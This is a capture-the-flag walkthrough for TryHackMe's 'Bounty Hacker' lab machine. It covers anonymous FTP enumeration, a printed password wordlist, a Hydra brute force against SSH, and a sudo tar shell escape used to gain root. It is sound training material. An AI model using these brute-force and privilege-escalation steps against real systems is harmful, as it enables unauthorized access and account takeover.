Bounty Hacker VM Walkthrough


By

David Ketterman (K1t5un3)

Link: https://tryhackme.com/room/cowboyhacker

Recon

First run Nmap to determine open service ports. Please keep in mind the IP address changes every time it is deployed.



From here we can determine TCP ports 21,22, and 80 are open and are the default ports for FTP, SSH, and HTTP. FTP has Anonymous login enabled which allows us read only access. Given this information we log in to find 2 files, locks.txt and task.txt.


```
kali@kali:~$ ftp 10.10.2.210
Connected to 10.10.2.210.
220 (vsFTPd 3.0.3)
Name (10.10.2.210:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07 21:41 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07 21:47 task.txt
226 Directory send OK.
ftp>
```

The file “locks.txt” looks like a password list which can be used to brute force the SSH server. However, we need a username to test. Checking the file “task.txt” shows a possible username *lin*.


```
kali@kali:~$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
kali@kali:~$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
kali@kali:~$
```

System Hacking

We then use Hydra to brute force the SSH login to determine the password. After the session is complete the password has been found for the user *lin*.




Login using SSH to access Lin's account. We should have access to the "user.txt" file and access to its contents.



Recon for Privilege Escalation

We now need to gain access to the root account. First let's check to see if Lin has access to the sudo command by using "sudo -l". This command lists out all programs that can use sudo. Given the password we can use sudo on the tar command.



Privilege Escalation

The tar command is a common Linux program therefore we should check the website GTFObin for privilege escalation commands. The command to allow privilege escalation using the sudo command is found in https://gtfobins.github.io/gtfobins/tar/#sudo. Using the command "sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh" we gain access to the root account and the *root.txt* file.